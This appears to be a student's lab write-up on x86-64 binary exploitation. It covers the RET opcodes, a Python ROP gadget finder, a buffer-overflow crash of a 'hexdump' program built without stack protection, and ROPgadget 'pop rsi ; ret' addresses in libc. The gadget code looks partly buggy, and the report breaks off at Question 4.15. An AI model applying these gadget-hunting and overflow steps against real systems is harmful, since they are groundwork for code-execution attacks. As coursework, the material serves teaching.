Question 4.1

Both python-capstone and python-elftools are Python libraries which are used for low-level analysis of binary files, and are helpful for vulnerability research, exploit development, and malware analysis. Python-capstone is a disassembly framework, which can retrieve information such as instruction mnemonics, operands, and addressing modes. Python-elftools is used for parsing and analyzing ELF files and DWARF debugging information.

Question 4.2

VirtualBox is emulating a 64 bit processor, because the system's architecture is 64-bit:

```
vagrant@ubuntu1804:~/lab$ lscpu
Architecture:        x86_64
CPU op-mode(s):      32-bit, 64-bit
Byte Order:          Little Endian
CPU(s):              2
On-line CPU(s) list: 0,1
Thread(s) per core:  1
Core(s) per socket:  2
Socket(s):           1
NUMA node(s):        1
Vendor ID:           GenuineIntel
CPU family:          6
Model:               158
Model name:          Intel(R) Core(TM) i7-8850H CPU @ 2.60GHz
Stepping:            10
CPU MHz:             2596.824
BogoMIPS:            5193.64
Hypervisor vendor:   KVM
Virtualization type: full
L1d cache:           32K
L1i cache:           32K
L2 cache:            256K
L3 cache:            9216K
NUMA node0 CPU(s):   0,1
Flags:               fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse s
se2 ht syscall nx rdtscp lm constant_tsc rep_good nopl xtopology nonstop_tsc cpuid tsc_known_freq pni pclmulqdq sss
e3 cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt aes xsave avx rdrand hypervisor lahf_lm abm 3dnowprefetch invpcid_si
ngle pti fsgsbase bmi1 avx2 bmi2 invpcid rdseed clflushopt arat md_clear flush_l1d arch_capabilities
```

The main differences between 32- and 64-bit processors are:

- A computer with a 64-bit processor can have a 64-bit or 32-bit version of an operating system installed. However, a computer with a 32-bit processor can only have a 32-bit version of an operating system installed.
- The 64-bit processor is faster than the 32-bit processor. Home computers with 64-bit processor come in dual-core, quad-core, six-core, and eight-core versions. Multiple cores increases the number of calculations per second performed, which increases the processing power, and thus, the computer can run faster.
- The 64-bit processors use a 64-bit instruction set architecture, which allows them to handle larger chunks of data at once compared to 32-bit processors, which use a 32-bit instruction set architecture.
- 32-bit processors support a maximum of 4 GB (2^{32} bytes) of RAM. 64-bit processors have a theoretical maximum of 18 EB (2^{64} bytes), and a practical limit of 8 TB of RAM.

Question 4.3

It is important to know the processor architecture in order to correctly interpret binary instructions and translate them into human-readable assembly code. Different architectures have different and distinct instruction sets, operand formats, branching and control flow mechanisms, data representation, and function calling conventions. Knowing all of these for the specific processor architecture one is working with, can better help with performance optimisation, vulnerability research, exploit development, and malware analysis.

Question 4.4

RET—Return From Procedure

Opcode*	Instruction	Op/En	64-Bit Mode	Compat/Leg Mode	Description
C3	RET	ZO	Valid	Valid	Near return to calling procedure.
CB	RET	ZO	Valid	Valid	Far return to calling procedure.
C2 iw	RET imm16	I	Valid	Valid	Near return to calling procedure and pop imm16 bytes from stack.
CA iw	RET imm16	I	Valid	Valid	Far return to calling procedure and pop imm16 bytes from stack.

They are different in the way they handle the return address from the stack:
- RET (with opcode C3) pops the return address from the stack and jumps to that address.
- RET (with opcode CB) is also known as RETF. It pops both the return address and the return code segment from the stack. After that, it jumps to the specified address in the specified code segment.
- RET imm16 (with opcode C2 iw) can specify an immediate operand (imm16), which indicates the number of bytes to add to the stack pointer after popping the return address.
- RET imm16 (with opcode CA iw) is also known as RETF imm16. It can specify an immediate operand (imm16) to add to the stack pointer after popping both the return address and the return code segment.
- iret is used for returning from an interrupt service routine (ISR). It pops the return instruction pointer, flags, and code segment selector from the stack. After that it resumes execution at the specified address with the restored state.

Question 4.5

The maximum size of an instruction is 15 bytes.
I found the answer on two different pages:

Intel® 64 and IA-32 Architectures Software Developer's M... 3237 / 5082 88%

- Loading the DS, ES, FS, or GS register with a segment selector for an execute-only code segment.
- Loading the SS register with the segment selector of an executable segment or a null segment selector.
- Loading the CS register with a segment selector for a data segment or a null segment selector.
- Accessing memory using the DS, ES, FS, or GS register when it contains a null segment selector.
- Switching to a busy task during a call or jump to a TSS.
- Using a segment selector on a non-IRET task switch that points to a TSS descriptor in the current LDT. TSS descriptors can only reside in the GDT. This condition causes a #TS exception during an IRET task switch.
- Violating any of the privilege rules described in Chapter 5, "Protection."
- Exceeding the instruction length limit of 15 bytes (this only can occur when redundant prefixes are placed before an instruction).
- Loading the CR0 register with a set PG flag (paging enabled) and a clear PE flag (protection disabled).
- Loading the CR0 register with a set NW flag and a clear CD flag.
- Referencing an entry in the IDT (following an interrupt or exception) that is not an interrupt, trap, or task gate.
- Attempting to access an interrupt or exception handler through an interrupt or trap gate from virtual-8086 mode when the handler's code segment DPL is greater than 0.
- Attempting to write a 1 into a reserved bit of CR4.
- Attempting to execute a privileged instruction when the CPL is not equal to 0 (see Section 5.9, "Privileged Instructions," for a list of privileged instructions).
- Attempting to execute SGDT, SIDT, SLDT, SMSW, or STR when CR4.UMIP = 1 and the CPL is not equal to 0.
- Writing to a reserved bit in an MSR.
- Accessing a gate that contains a null segment selector.
- Executing the INT *n* instruction when the CPL is greater than the DPL of the referenced interrupt, trap, or task gate.
- The segment selector in a call, interrupt, or trap gate does not point to a code segment.
- The segment selector operand in the LLDT instruction is a local type (TI flag is set) or does not point to a segment descriptor of the LDT type.
- The segment selector operand in the LTR instruction is local or points to a TSS that is not available.
- The target code-segment selector for a call, jump, or return is null.

Vol. 3A 6-41

Intel® 64 and IA-32 Architectures Software Developer's M... 532 / 5082 68%

containing a mandatory prefix, the mandatory prefix must come before the REX so the REX prefix can immediately precede the opcode or the escape byte. For example, CVTDQ2PD with a REX prefix should have REX placed between F3 and 0F E6. Other placements are ignored. The instruction-size limit of 15 bytes still applies to instructions with a REX prefix. See Figure 2-3.

Legacy Prefixes	REX Prefix	Opcode	ModR/M	SIB	Displacement	Immediate
Grp 1, Grp 2, Grp 3, Grp 4 (optional)	(optional)	1-, 2-, or 3-byte opcode	1 byte (if required)	1 byte (if required)	Address displacement of 1, 2, or 4 bytes	Immediate data of 1, 2, or 4 bytes or none

Figure 2-3. Prefix Ordering in 64-bit Mode

2.2.1.1 Encoding

Intel 64 and IA-32 instruction formats specify up to three registers by using 3-bit fields in the encoding, depending on the format:
- ModR/M: the reg and r/m fields of the ModR/M byte.
- ModR/M with SIB: the reg field of the ModR/M byte, the base and index fields of the SIB (scale, index, base) byte.
- Instructions without ModR/M: the reg field of the opcode.

In 64-bit mode, these formats do not change. Bits needed to define fields in the 64-bit context are provided by the addition of REX prefixes.

2.2.1.2 More on REX Prefix Fields

REX prefixes are a set of 16 opcodes that span one row of the opcode map and occupy entries 40H to 4FH. These opcodes represent valid instructions (INC or DEC) in IA-32 operating modes and in compatibility mode. In 64-bit mode, the same opcodes represent the instruction prefix REX and are not treated as individual instructions.

The single-byte-opcode forms of the INC/DEC instructions are not available in 64-bit mode. INC/DEC functionality is still available using ModR/M forms of the same instructions (opcodes FF/0 and FF/1).

See Table 2-4 for a summary of the REX prefix format. Figure 2-4 though Figure 2-7 show examples of REX prefix fields in use. Some combinations of REX prefix fields are invalid. In such cases, the prefix is ignored. Some additional information follows:
- Setting REX.W can be used to determine the operand size but does not solely determine operand width. Like the 66H size prefix, 64-bit operand size override has no effect on byte-specific operations.
- For non-byte operations: if a 66H prefix is used with prefix (REX.W = 1), 66H is ignored.
- If a 66H override is used with REX and REX.W = 0, the operand size is 16 bits.
- REX.R modifies the ModR/M reg field when that field encodes a GPR, SSE, control or debug register. REX.R is ignored when ModR/M specifies other registers or defines an extended opcode.
- REX.X bit modifies the SIB index field.

2-8 Vol. 2A

Question 4.6
The output of our modified gadgets.py file is in ls.gadgets7.
I have provided both the modified.py file and the ls.gadgets7, as they are too long to be copy-pasted here.

In short, here's how we've modified the gadgets.py file:
Function **getGadgets** generates a list of gadgets of arbitrary **length**:
```
def getGadgets(hexStream, length):
    gadgets = []
    i = 0
    while i < len(hexStream):
        gadget = hexStream[i : i + length]
        # Checks if gadget ends with "ret" instruction
        if gadget.endswith(b'c3'):
            gadgets.append(gadget)
        # Moves to the next instruction
        i += 2
    return gadgets
```

In main, we have now the following:
```
if __name__ == '__main__':
    parser = argparse.ArgumentParser()
    parser.add_argument('--test', action='store_true')
    parser.add_argument('--length', type=int, default=100)
    parser.add_argument('filename', nargs='+')
    args = parser.parse_args()
```

```
    md = Cs(CS_ARCH_X86, CS_MODE_64)
    for filename in args.filename:
        execSections = getHexStreamsFromElfExecutableSections(filename)
        print("Found", len(execSections), "executable sections:")
        for s in execSections:
            print("Name:", s['name'])
            print("0x")
            print("Address:", hex(s['addr']))
            print("Hex Stream:", s['hexStream'])
            gadgets = getGadgets(s['hexStream'], args.length)
            print("Gadgets:")
            for gadget in gadgets:
                offset = 0
                hexdata = s['hexStream']
                gadget = hexdata[0 : 100]
                gadget = convertXCS(gadget)
                for (address, size, mnemonic, op_str) in md.disasm_lite(gadget, 
offset):
                    #Exclude branching instructions
                    if 'jmp' not in mnemonic and 'je' not in mnemonic and 'jne' 
not in mnemonic and 'jg' not in mnemonic and 'jle' not in mnemonic:
                        print("Gadget: %s %s" % (mnemonic, op_str))
            print()
```

Question 4.7
From 4.6, now we add to the main the following:
```
             one_instr_gadgets = []
            two_instr_gadgets = []
            three_instr_gadgets = []
```

```
            if s['name'] == '.text':
                gadgets = getGadgets(s['hexStream'], args.length)
                for gadget in gadgets:
                    # Excludes the "ret" instruction
                    instr_count = sum(1 for _ in md.disasm_lite(gadget, 0)) - 1
                    if instr_count == 1:
```

```
                    one_instr_gadgets.append(gadget)
                elif instr_count == 2:
                    two_instr_gadgets.append(gadget)
                elif instr_count == 3:
                    three_instr_gadgets.append(gadget)
```

```
        print("Number of gadgets of length 1:", len(one_instr_gadgets))
        print("Number of gadgets of length 2:", len(two_instr_gadgets))
        print("Number of gadgets of length 3:", len(three_instr_gadgets))
```

We do:

```
$python gadgets.py --test /bin/ls --length 1000 > ls.gadgets7
$cat ls.gadgets7
```

And find in the .text section of the "/bin/ls" binary that:

```
('Number of gadgets of length 1:', 51)
('Number of gadgets of length 2:', 40)
('Number of gadgets of length 3:', 42)
```

Question 4.8

ROPgadget finds 7122 unique gadgets:

```
Unique gadgets found: 7122
```

However, we can see that it also outputs jumps and branch instructions. For example:

```
0x000000000000eb07 : xor rsi, rax ; jmp 0xea6c
```

Whereas, our gadgets.py (based on the instructions given in question 4.6) should not include branches. That is one reason why our gadgets.py outputs less gadgets.
The gadgets that we have generated that are found by ROPgadget are:

```
Gadget: push r15
Gadget: push r14
Gadget: push rbp
Gadget: push rbx
Gadget: mov ebp, edi
Gadget: sub rsp, 0x58
Gadget: xor eax, eax
```

The gadgets that we have generated that are not found by ROPgadget are:

```
Gadget: push r13
Gadget: push r12
Gadget: mov rbx, rsi
Gadget: mov rdi, qword ptr [rsi]
Gadget: mov rax, qword ptr fs:[0x28]
Gadget: mov qword ptr [rsp + 0x48], rax
Gadget: call 0xe140
Gadget: lea rsi, qword ptr [rip + 0x13d88]
```

The purpose of the "–depth" option is to specify the maximum length of gadgets, which are searched in the binary. This option could impact the results of ROPgadget as it reduces the number of gadgets found in the binary.

Question 4.9

The output of **hexdump** is as follows:

```
vagrant@ubuntu1804:~/lab$ gcc -o hexdump -fno-stack-protector -no-pie hexdump.c
vagrant@ubuntu1804:~/lab$ ./hexdump input1.dat
68 69 20 74 68 65 72 65     21 0A 1A FFFFFFBD FFFFFFA6 7F 00 00
FFFFFFC1 58 FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00     00 00 72 1C 01 00 00 00
FFFFFFC0 07 FFFFFFF1 7A FFFFFFFF 7F 00 00     FFFFFFD0 07 FFFFFFF1 7A FFFFFFFF 7F 00 00
FFFFFFC8 04 1B FFFFFFBD FFFFFFA6 7F 00 00     00 00 00 00 00 00 00 00
70 09 FFFFFFF1 7A FFFFFFFF 7F 00 00     40 50 FFFFFFBB FFFFFFBC FFFFFFA6 7F 00 00
FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF 00 00 00 00     00 40 FFFFFFB9 FFFFFFBC FFFFFFA6 7F 00 00
10 FFFFFF91 FFFFFFB9 FFFFFFBC FFFFFFA6 7F 00 00     00 50 1A FFFFFFBD FFFFFFA6 7F 00 00
00 00 00 00 00 00 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     FFFFFFD8 31 FFFFFFF6 7A FFFFFFFF 7F 00 00
00 00 00 00 20 00 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     68 5E FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00
70 09 FFFFFFF1 7A FFFFFFFF 7F 00 00     07 00 00 00 00 00 00 00
FFFFFF80 54 FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00     FFFFFFF0 FFFFFFF9 1A FFFFFFBD FFFFFFA6 7F 00 00
07 00 00 00 08 00 00 00     FFFFFFA9 1C FFFFFFF9 FFFFFFBC FFFFFFA6 7F 00 00
01 00 00 00 00 00 00 00     FFFFFFB9 1D FFFFFFF9 FFFFFFBC FFFFFFA6 7F 00 00
FFFFFFF0 FFFFFFF9 1A FFFFFFBD FFFFFFA6 7F 00 00     FFFFFFD0 0D 1B FFFFFFBD FFFFFFA6 7F 00 00
FFFFFFC0 08 FFFFFFF1 7A FFFFFFFF 7F 00 00     00 00 00 00 00 00 00 00
40 09 FFFFFFF1 7A FFFFFFFF 7F 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     00 00 00 00 00 00 00 00
FFFFFFF0 56 FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00     FFFFFFC8 04 1B FFFFFFBD FFFFFFA6 7F 00 00
40 09 FFFFFFF1 7A FFFFFFFF 7F 00 00     00 50 FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00
14 59 FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00     FFFFFFC0 53 FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00
48 FFFFFFF0 1A FFFFFFBD FFFFFFA6 7F 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     FFFFFFF0 FFFFFFF9 1A FFFFFFBD FFFFFFA6 7F 00 00
10 FFFFFF91 FFFFFFB9 FFFFFFBC FFFFFFA6 7F 00 00     00 00 00 00 00 00 00 00
00 5A FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00     FFFFFF80 04 00 00 00 00 00 00
27 00 00 00 00 00 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     00 00 00 00 00 00 00 00
01 00 00 00 00 00 00 00     FFFFFFA6 FFFFFFE3 FFFFFF8F FFFFFF80 FFFFFF8A 00 00 00
00 00 00 00 00 00 00 00     70 01 1B FFFFFFBD FFFFFFA6 7F 00 00
70 01 1B FFFFFFBD FFFFFFA6 7F 00 00     38 FFFFFFDD FFFFFFF9 FFFFFFBC FFFFFFA6 7F 00 00
60 0B FFFFFFF1 7A FFFFFFFF 7F 00 00     FFFFFFF7 FFFFFF94 FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00
00 00 00 00 00 00 00 00     00 00 00 00 00 00 00 00
01 00 00 00 00 00 00 00     28 07 1B FFFFFFBD FFFFFFA6 7F 00 00
00 01 1B FFFFFFBD FFFFFFA6 7F 00 00     01 00 00 00 00 00 00 00
FFFFFFC0 64 1A FFFFFFBD FFFFFFA6 7F 00 00     0F 01 FFFFFFF9 FFFFFFBC FFFFFFA6 7F 00 00
10 07 1B FFFFFFBD FFFFFFA6 7F 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     FFFFFF98 32 FFFFFFF6 7A FFFFFFFF 7F 00 00
FFFFFFC0 FFFFFF8A FFFFFF95 01 00 00 00 00     FFFFFF87 76 FFFFFFD4 FFFFFFBC FFFFFFA6 7F 00 00
FFFFFFB0 0B FFFFFFF1 7A FFFFFFFF 7F 00 00     FFFFFF80 31 FFFFFFF6 7A FFFFFFFF 7F 00 00
02 00 00 00 FFFFFFA6 7F 00 00     00 00 00 00 00 00 00 00
10 0B FFFFFFF1 7A FFFFFFFF 7F 00 00     03 00 00 00 00 00 00 00
00 0B FFFFFFF1 7A FFFFFFFF 7F 00 00     00 00 00 00 00 00 00 00
38 07 1B FFFFFFBD FFFFFFA6 7F 00 00     00 00 00 00 00 00 00 00
01 00 00 00 00 00 00 00     10 07 1B FFFFFFBD FFFFFFA6 7F 00 00
00 00 00 00 00 00 00 00     26 FFFFFFB0 62 65 00 00 00 00
FFFFFF98 0A 1B FFFFFFBD FFFFFFA6 7F 00 00     FFFFFFA8 0B FFFFFFF1 7A FFFFFFFF 7F 00 00
FFFFFFE0 0B FFFFFFF1 7A FFFFFFFF 7F 00 00     10 07 1B FFFFFFBD FFFFFFA6 7F 00 00
00 00 00 00 00 00 00 00     FFFFFF9F 03 FFFFFFF9 FFFFFFBC FFFFFFA6 7F 00 00
00 00 00 00 00 00 00 00     FFFFFFE0 0B FFFFFFF1 7A FFFFFFFF 7F 00 00
00 00 00 00 00 00 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     10 07 1B FFFFFFBD FFFFFFA6 7F 00 00
FFFFFF87 76 FFFFFFD4 FFFFFFBC FFFFFFA6 7F 00 00     00 00 00 00 00 00 00 00
00 0B FFFFFFF1 7A FFFFFFFF 7F 00 00     10 0B FFFFFFF1 7A FFFFFFFF 7F 00 00
FFFFFF98 0A 1B FFFFFFBD FFFFFFA6 7F 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     20 0B FFFFFFF1 7A FFFFFFFF 7F 00 00
FFFFFFFF FFFFFFFF FFFFFFFF FFFFFFFF 00 00 00 00     00 00 00 00 00 00 00 00
68 32 FFFFFFF6 7A FFFFFFFF 7F 00 00     10 07 1B FFFFFFBD FFFFFFA6 7F 00 00
00 00 00 00 00 00 00 00     00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00     00 00 00 00 00 00 00 00
09 00 00 00 00 00 00 00     60 76 FFFFFFF8 FFFFFFBC FFFFFFA6 7F 00 00
FFFFFFB8 0B FFFFFFF1 7A FFFFFFFF 7F 00 00
vagrant@ubuntu1804:~/lab$
```

First, the program **hexdump** reads the contents of a file, which is specified as a command-line argument. In our case, input file input1.dat contains the text: Hi there! Then it copies the contents into a buffer on the heap. Then the program prints out a hex representation of that data.

Question 4.10

In this program, the security vulnerability can be found inside **function2**, on line 23: **mbuffer = malloc(size);**

No validation nor bounds checking has been performed on the **size** variable (which contains the size of the file) before allocating memory dynamically. If a very large size of memory is allocated to the **size** variable, this could exhaust available memory resources and lead to Denial-of-Service conditions. That is why dynamic memory allocation should be checked that it is within reasonable threshold.

Question 4.11
We have that the size of the buffer is 1000:

```
#define MAX_BUFFER_SIZE 1000
```

If we give an input bigger than 1000 to the hexdump, we will generate a Segmentation fault. For example, let's give the program 1005 As:

```
vagrant@ubuntu1804:~/lab$ ./hexdump AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
vagrant@ubuntu1804:~/lab$
```

```
vagrant@ubuntu1804:~/lab$ gdb hexdump
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from hexdump...(no debugging symbols found)...done.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /home/vagrant/lab/hexdump AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
__GI_fseek (fp=0x0, offset=0, whence=2) at fseek.c:35
35      fseek.c: No such file or directory.
(gdb)
```

Question 4.12
After we have done the Segmentation fault in 4.11, in a new terminal we do the following to find the PID:

```
Lab04 — vagrant@ubuntu1804: ~ — ssh ◂ vagrant ssh — 80×24
Last login: Fri Mar 29 17:50:23 on ttys003

The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT208050.
Alisas-MacBook-Pro:Lab04 alisatodorova$ vagrant ssh
----------------------- VIRTUALBOX -----------------------
Last login: Fri Mar 29 16:00:40 2024 from 10.0.2.2
vagrant@ubuntu1804:~$ pgrep gdb
1935
vagrant@ubuntu1804:~$
```

We want to find all the libraries having an executable section linked to the program. So we do the following command:

```
cat /proc/1935/maps
```

And look for libraries with the executable (i.e., x) permission. We find the following executable libraries:

```
7fd62dcc9000-7fd62dd48000 r-xp 00000000 08:03 5376425                    /usr/lib/x86_64-linux-gnu/libgmp.so.10.3.2
7fd62e151000-7fd62e16a000 r-xp 00000000 08:03 5376149                    /usr/lib/x86_64-linux-gnu/libelf-0.170.so
```

```
7fd62e36b000-7fd62e3b4000 r-xp 00000000 08:03 5380711                    /usr/
lib/x86_64-linux-gnu/libdw-0.170.so
7fd62e5b7000-7fd62e6cb000 r-xp 00000000 08:03 5374365                    /usr/
lib/x86_64-linux-gnu/libglib-2.0.so.0.5600.4
7fd62eec2000-7fd62ef3f000 r-xp 00000000 08:03 5379561                    /usr/
lib/x86_64-linux-gnu/libmpfr.so.6.0.1
7fd62f142000-7fd62f18f000 r-xp 00000000 08:03 5382398                    /usr/
lib/x86_64-linux-gnu/libbabeltrace-ctf.so.1.0.0
7fd62f392000-7fd62f39e000 r-xp 00000000 08:03 5382401                    /usr/
lib/x86_64-linux-gnu/libbabeltrace.so.1.0.0
7fd62ffb4000-7fd63038b000 r-xp 00000000 08:03 5376490                    /usr/
lib/x86_64-linux-gnu/libpython3.6m.so.1.0
```

Question 4.13
I have provided both libc.gadgets and hexdump.gadgets, as they are too long to be copy-pasted here.

From 4.12 we find libc library at this path :
`/usr/lib/debug/lib/x86_64-linux-gnu/libc-2.27.so`
Then we do the following:

```
$ python gadgets.py --test /usr/lib/debug/lib/x86_64-linux-gnu/
libc-2.27.so --length 100 > libc.gadgets
$ cat libc.gadgets
```

And we get:

```
('Number of gadgets of length 1:', 64)
('Number of gadgets of length 2:', 61)
('Number of gadgets of length 3:', 66)
```

For the hexdump program we do:

```
$ python gadgets.py --test hexdump --length 100 > hexdump.gadgets
$ cat hexdump.gadgets
```

And we get:

```
('Number of gadgets of length 1:', 9)
('Number of gadgets of length 2:', 4)
('Number of gadgets of length 3:', 5)
```

Question 4.14

```
vagrant@ubuntu1804:~/lab/ROPgadget$ python ROPgadget.py --binary /usr/lib/debug/lib/x86_64-linux-gnu/libc-2.27.so --only "pop|ret"
Gadgets information
============================================================
0x0000000000062a1c : pop rax ; ret
0x000000000010c0ff : pop rax ; ret 0x17
0x000000000004bde5 : pop rax ; ret 2
0x000000000008353d : pop rbp ; ret
0x0000000000044f57 : pop rbp ; ret 1
0x0000000000083525 : pop rbx ; ret
0x00000000000aebcc : pop rbx ; ret 0x2b
0x000000000018b0e7 : pop rbx ; ret 0x6f6
0x000000000015da4f : pop rbx ; ret 8
0x00000000000f7447 : pop rcx ; ret
0x00000000000aebb4 : pop rcx ; ret 0x2b
0x000000000009dab6 : pop rdi ; ret
0x0000000000146ac9 : pop rdi ; ret 8
0x000000000003a899 : pop rdx ; ret
0x000000000003a556 : pop rdx ; ret 0x245
0x00000000000aebc0 : pop rdx ; ret 0x2b
0x00000000001163ea : pop rdx ; ret 0xb9
0x0000000000016a06 : pop rdx ; ret 1
0x000000000001eda3 : pop rsi ; ret
```

To initialize rsi, we need the gadget: **pop rsi ; ret**. We find that it's located at the following address:
`0x000000000001eda3 : pop rsi ; ret`

Question 4.15

```
